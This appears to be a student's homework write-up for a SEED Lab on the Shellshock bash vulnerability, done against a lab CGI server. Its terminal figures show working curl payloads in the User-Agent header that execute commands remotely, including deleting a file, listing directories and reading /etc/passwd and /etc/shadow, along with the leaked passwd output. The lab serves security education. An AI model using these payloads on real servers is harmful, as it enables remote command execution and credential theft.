Information Security HandsOn Approach HW2

60947045s 呂昀修

Nov, 1, 2021

1. **SEED Lab (50 points)**

   Task1.



Figure 1



Figure 2

Task2.



Figure 3: It shows more information in verbose mode



Figure 4: Send user-agent to the server



Figure 5: set referrer URL



Figure 6: Set custom header to the server

Task3.



Figure 7: We can list the directory by special command

cat /etc/passwd is mentioned later.



Figure 8: Undoubtedly, it can print out the id

Figure 9

```
[10/21/21]seed@VM:~/.../image_www$ curl -A "() { echo "hello"; }; echo Content-type: text/plain; echo; /bin/rm /tm
p/test;" http://www.seedlab-shellshock.com/cgi-bin/vul.cgi
[10/21/21]seed@VM:~/.../image_www$ curl -A "() { echo "hello"; }; echo Content-type: text/plain; echo; /bin/ls -al
 /tmp/test;" http://www.seedlab-shellshock.com/cgi-bin/vul.cgi
[10/21/21]seed@VM:~/.../image_www$ ls /tmp/test
ls: cannot access '/tmp/test': No such file or directory
[10/21/21]seed@VM:~/.../image_www$
```

Figure 10

Question1.
We can know the id is www-data when executing curl, but /etc/shadow is a root file and not readable to others, we can't concatenate the file

```
[10/21/21]seed@VM:~/.../image_www$ curl -A "() { echo "hello"; }; echo Content-type: text/plain; echo; /bin/cat /e
tc/shadow;" http://www.seedlab-shellshock.com/cgi-bin/vul.cgi
[10/21/21]seed@VM:~/.../image_www$
```

Figure 11: there shows nothing when concatenating /etc/shadow

```
yulu — seed@VM: ~/.../image_www — ssh -p 40022 yulu@140.122.184.6 — 114×29
* Mark bundle as not supporting multiuse
< HTTP/1.1 200 OK
< Date: Thu, 21 Oct 2021 18:27:02 GMT
< Server: Apache/2.4.41 (Ubuntu)
< Vary: Accept-Encoding
< Transfer-Encoding: chunked
< Content-Type: text/plain
<
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
* Connection #0 to host www.seedlab-shellshock.com left intact
[10/21/21]seed@VM:~/.../image_www$
```

Figure 12: There are some results when we cat /etc/passwd, I think it's because /etc/passwd is readable for others. But I don't know why it's not a complete results

```
[10/21/21]seed@VM:~/.../image_www$ ls -al /etc/shadow /etc/passwd
-rw-r--r-- 1 root root   2939 Oct 11 11:33 /etc/passwd
-rw-r----- 1 root shadow 1646 Oct 10 08:02 /etc/shadow
[10/21/21]seed@VM:~/.../image_www$
```

Figure 13

Question2.



Figure 14

First, I try the same way after the ? mark:



Figure 15

The result shows that I have a bad request, means that the query string is illegal. So here I try to constrain the query string:

```
[10/24/21]seed@VM:~/.../image_www$ curl "http://10.9.0.80/cgi-bin/getenv.cgi?'()
 { echo hello;}; echo Content_type: text/plain; echo; /bin/ls -al;'"
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>400 Bad Request</title>
</head><body>
<h1>Bad Request</h1>
<p>Your browser sent a request that this server could not understand.<br />
</p>
<hr>
<address>Apache/2.4.41 (Ubuntu) Server at www.seedlab-shellshock.com Port 80</ad
dress>
</body></html>
[10/24/21]seed@VM:~/.../image_www$
```

Figure 16

As above, it still returns bad request, so the query string must be html encoding data type:

```
yulu — seed@VM: ~/.../image_www — ssh -p 40022 yulu@140.122.184.6 — 80×24
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
SERVER_SIGNATURE=<address>Apache/2.4.41 (Ubuntu) Server at 10.9.0.80 Port 80</ad
dress>
SERVER_SOFTWARE=Apache/2.4.41 (Ubuntu)
SERVER_NAME=10.9.0.80
SERVER_ADDR=10.9.0.80
SERVER_PORT=80
REMOTE_ADDR=10.9.0.1
DOCUMENT_ROOT=/var/www/html
REQUEST_SCHEME=http
CONTEXT_PREFIX=/cgi-bin/
CONTEXT_DOCUMENT_ROOT=/usr/lib/cgi-bin/
SERVER_ADMIN=webmaster@localhost
SCRIPT_FILENAME=/usr/lib/cgi-bin/getenv.cgi
REMOTE_PORT=60408
GATEWAY_INTERFACE=CGI/1.1
SERVER_PROTOCOL=HTTP/1.1
REQUEST_METHOD=GET
QUERY_STRING=%28%29%20%7B%20echo%20hello%3B%7D%3B%20echo%20Content_type%3A%20tex
t%2Fplain%3B%20echo%3B%20%2Fbin%2Fls%20-al%3B
REQUEST_URI=/cgi-bin/getenv.cgi?%28%29%20%7B%20echo%20hello%3B%7D%3B%20echo%20Co
ntent_type%3A%20text%2Fplain%3B%20echo%3B%20%2Fbin%2Fls%20-al%3B
SCRIPT_NAME=/cgi-bin/getenv.cgi
[10/24/21]seed@VM:~/.../image_www$
```

Figure 17

The result shows that the request is OK and print out all environment variables, but clearly see that the QUERY_STRING is in html encoding, it means that we can't send html encoding be bash script.

Task4:



Figure 18: The result shows that attacker (left) becomes www-data user-id

Task5:



Figure 19: Here is myprog.cgi, using /bin/bash

```
[10/23/21]seed@VM:~/.../image_www$ curl http://10.9.0.80/cgi-bin/myprog.cgi

Hello World
[10/24/21]seed@VM:~/.../image_www$ curl http://10.9.0.80/cgi-bin/vul.cgi

Hello World
[10/24/21]seed@VM:~/.../image_www$
```

Figure 20: compare with myprog.cgi and vul.cgi, it runs in normal results

```
[10/23/21]seed@VM:~/.../image_www$ curl -A "() { echo hello;}; echo Content_type
: text/plain; echo; /bin/ls -al;" http://10.9.0.80/cgi-bin/vul.cgi
total 20
drwxr-xr-x 1 root root 4096 Oct 24 07:27 .
drwxr-xr-x 1 root root 4096 Nov 26  2020 ..
-rwxr-xr-x 1 root root  130 Oct 24 05:46 getenv.cgi
-rwxr-xr-x 1 root root   74 Oct 24 07:25 myprog.cgi
-rwxr-xr-x 1 root root   85 Oct 24 07:13 vul.cgi
[10/24/21]seed@VM:~/.../image_www$ curl -A "() { echo hello;}; echo Content_type
: text/plain; echo; /bin/ls -al;" http://10.9.0.80/cgi-bin/myprog.cgi

Hello World
[10/24/21]seed@VM:~/.../image_www$
```

Figure 21: Here comes different results, it can't ls in bash

It comes same results in other tasks, below I have compared myprog with vul.

```
yulu — seed@VM: ~/.../image_www — ssh -p 40022 yulu@140.122.184.6 — 80×24
[10/24/21]seed@VM:~/.../image_www$ curl -A "() { echo hello;}; echo Content_type
: text/plain; echo; /bin/cat /etc/passwd;" http://10.9.0.80/cgi-bin/myprog.cgi

Hello World
[10/24/21]seed@VM:~/.../image_www$ curl -A "() { echo hello;}; echo Content_type
: text/plain; echo; /bin/cat /etc/passwd;" http://10.9.0.80/cgi-bin/vul.cgi
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologi
n
```

Figure 22

